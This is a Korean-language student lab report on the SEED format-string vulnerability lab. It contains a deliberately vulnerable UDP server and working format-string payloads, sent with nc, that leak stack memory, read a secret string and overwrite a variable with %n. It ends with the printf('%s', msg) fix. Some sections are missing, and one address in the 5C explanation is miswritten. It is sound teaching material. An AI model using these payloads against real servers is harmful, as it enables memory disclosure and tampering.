Task1

1. Task Purpose

이번 lab의 목적은 format string vuln을 이용하여 client 에서 server의 메모리 주소에 접근하고, server의 특정 변수들을 변경하는 것이다. task1에서는 server side와 client side의 통신이 잘 이루어지는 지 확인한다.

2. Progress

server.c의 코드는 아래와 같다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

#define DUMMY_SIZE 120

char *secret = "A secret message₩n";
unsigned int target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x₩n", framep);

    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    printf(msg);

    printf("The value of the 'target' variable (after): 0x%.8x₩n", target);
}

void helper()
{
    printf("The address of the secret: 0x%.8x₩n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x₩n", (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x₩n", target);
}

void main()
{

    struct sockaddr_in server;
    struct sockaddr_in client;
```

```
    int clientLen;
    char buf[1500];

    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.8x₩n", (unsigned) buf);

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

3. Result

client

```
[04/19/24]seed@VM:~/assignment4$ gcc -z execstack -o server serv
er.c
server.c: In function ‘myprintf’:
server.c:25:5: warning: format not a string literal and no forma
t arguments [-Wformat-security]
     printf(msg);
     ^
[04/19/24]seed@VM:~/assignment4$ echo hello | nc -u 10.0.2.5 909
0
^C
[04/19/24]seed@VM:~/assignment4$ echo hello | nc -u 127.0.0.1 90
90
```

server

```
[04/19/24]seed@VM:~/assignment4$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
hello
The value of the 'target' variable (after): 0x11223344
```

assignment guideline에서는 서로 다른 두 개의 VM에 각각 client, server의 역할을 부여하는 것을 권장하였지만, 하나의 VM에서 client와 server 용 프로세스를 돌리는 것 또한 허용하였다. 이번 과제에서는 후자의 방법을 사용하였다. client 단에서 hello 라는 메시지를 server로 보낸 결과가 server에 잘 나타나는 것을 확인하였다.

4. Consideration


server.c 코드에서 format string 취약점이 존재하는 코드는 다음과 같다.

```
myprintf(buf);
```

myprintf 함수는 format specifier의 개수보다 적게 argument를 받아도 이를 체크하지 않고 코드를 실행한다. 따라서 공격자가 buf 문자열에 format specifier를 삽입하면 이는 그대로 실행되어 스택에 있는 값을 format specifier가 요구하는 형식으로 출력된다.

Task2

1. Task Purpose



Task2의 목적은 스택의 메모리 address (1,2,3)와 printf의 인자로 들어가는 format string(1)의 주소에서 main 함수 내부의 지역변수인 buf의 주소(3) 사이의 거리를 구하는 것이다.

2. Progress

badfile

```
@@@@.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x
```

3. Result

client

```
[04/20/24]seed@VM:~/assignment4$ nc -u 127.0.0.1 9090 < badfile
```

server

```
The ebp value inside myprintf() is: 0xbffff028
@@@@.00000000.00000078.001b3000.b7fe4970.080481fc.00000001.bffff0e0
.bffff028.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00
000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.511af700.00000003.bffff0e0.bffff6c8.080487f4.bffff0e0.b
ffff040.00000010.08048713.00000010.00000003.82230002.00000000.00000
000.00000000.539d0002.0100007f.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.40404040.382e252
e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e
78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e25
2e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2
e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e2
52e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e
```

4. Consideration

badfile에서 '@' 문자는 아스키 코드로 0x40이고, buf 변수의 가장 처음 4byte를 차지하고 있

다. .%.8x format specifier의 개수를 조절하며 stack 내부를 출력한 결과, 총 88개의 .%.8x가 필요한 것이 확인되었다. 따라서, 1번에서 3번 사이의 거리는 88*4 = 352 byte이다.

Task4.A

1. Task Purpose

task4.a의 목적은 stack에서 데이터를 프린트하는 것이다.

2. Progress & 3. Result

client

```
[04/23/24]seed@VM:~/assignment4$ python -c 'print "@@@@%88$8x"' >
badfile
[04/23/24]seed@VM:~/assignment4$ nc -u 127.0.0.1 9090 < badfile
```

server

```
[04/23/24]seed@VM:~/assignment4$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
@@@@40404040
The value of the 'target' variable (after): 0x11223344
```

4. Consideration

본 과제에서는 @@@@를 출력하는 것을 목표로 삼았다. "@@@@"는 buf의 시작 부분에 저장되어 있으므로 앞선 task2 에서 실험한 것처럼 88개의 %x가 필요하다. 이를 통해 va_list의 88번째 argument에 접근해 8자리수로 출력하였다.

Task4.B

1. Task Purpose

task4.b의 목적은 heap area에 속해있는 secret message를 print하는 것이다.

2. Progress & 3. Result

client

```
[04/23/24]seed@VM:~/assignment4$ python -c 'print "\x80\x88\x04\x0
8%88$s"' > badfile
[04/23/24]seed@VM:~/assignment4$ nc -u 127.0.0.1 9090 < badfile
```

server

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
▯▯A secret message

The value of the 'target' variable (after): 0x11223344
```

4. Consideration

client 단에서 badfile에 작성한 코드의 내용은 다음과 같다.

₩x80₩x88₩x04₩x08 : little-endian 방식으로 메모리 주소 0x08048880을 표현한 것이다. 이는 secret message가 저장된 메모리 주소를 나타낸다.

%88$s : 88은 인수 스택에서 88번째 값을 가리키며, $s는 해당 값을 문자열로 해석하라는 의미이다.

따라서 이 코드는 메모리 주소 0x08048880에 저장된 값을 문자열로 해석하고, 해당 문자열을 출력한다.

Task5

1. Task Purpose

task5의 목적은 server program에 정의되어있는 target 변수의 값을 변경하는 것이다.


2. Progress & 3. Result

A)

client


```
[04/23/24]seed@VM:~/assignment4$ python -c 'print "\x44\xa0\x04\x0
8%.287x%88$n"' > badfile
[04/23/24]seed@VM:~/assignment4$ nc -u 127.0.0.1 9090 < badfile
```

server




B)

client



server



C)

client

```
[04/23/24]seed@VM:~/assignment4$ python -c 'print "\x46\xa0\x04\x0
8\x44\xa0\x04\x08%65425x%80$hn%103x%81$hn"' > badfile
```

4. Consideration

A) badfile에 기입한 코드는 다음과 같이 동작한다.

₩x44₩xa0₩x04₩x08는 little-endian 방식으로 target 변수의 메모리 주소 0x0804a044를 나타낸다.

%.287x는 printf 함수에서 총 287개의 문자를 출력하라는 의미이다. 여기서 출력되는 문자는 중요하지 않다. 다만 우리가 0x0804a044에 저장하길 원하는 값은 0x123이고 이를 10진수로 변환하면 291인데, 출력버퍼에 이미 4byte의 길이는 0x0804a044로 기록되어 있으므로 나머지 287byte를 기록하기 위해 문자를 출력하는 것이다.

%88$n은 printf 함수의 포맷 문자열 취약점을 악용하는 부분이다. %n은 출력 버퍼에 기록된 문자수를 해당 주소에 저장하라는 의미이다. $88은 인수 스택에서 88번째 값을 가리킨다.

이와 같은 코드를 통해 0x0804a044를 buf에 기록하고, %n에 저장된 값이 0x0804a044에 기록되게 하였다.

B) 5.B의 badfile 또한 5.A와 동일한 동작원리를 따르며, 단 변경하려는 값이 500이기 때문에 printf 함수에서 총 1276개의 문자를 출력한다. (0x500을 10진수로 변환하면 1280이다.)

C) 5.C 에서 badfile에 삽입된 코드의 내용은 다음과 같다.

변경하고자 하는 값인 0xFF990000을 0xFF99와 0x10000으로 나눈다. 그리고 아래의 식에 따라 0x0804a046에는 65425개, 0x0804a644에는 103개의 문자열을 추가로 출력한다.

0xFF99 - 0x8 = 0xFF91 = 65425 (0x0804a046)

0x10000 - 0xFF91 - 0x8 = 0x67 = 103 (0x0804a644)

Task8

1. Task Purpose

server program의 format string 취약점을 고치고 recompile한다.

2. Progress

myprintf를 다음과 같이 바꾼다


```
// printf(msg);
    printf("%s", msg);
```

3. Result

client

```
[04/24/24]seed@VM:~/assignment4$ nc -u 127.0.0.1 9090 < badfile
```

badfile (5.a의 공격을 재시도)



server

```
[04/24/24]seed@VM:~/assignment4$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
print "\x44\xa0\x04\x08%.287x%88$n"
The value of the 'target' variable (after): 0x11223344
```

4. Consideration

printf("%s", msg); 처럼 printf의 첫 번째 인자로 "%s"와 같은 포맷 문자열을 직접 지정하면, 두 번째 인자인 msg가 포맷 지시자를 포함하고 있더라도 단순 문자열로 처리된다. 즉, "%x"나 "%n"과 같은 포맷 지시자도 그냥 출력될 뿐 포맷 지시자로 동작하지 않는다.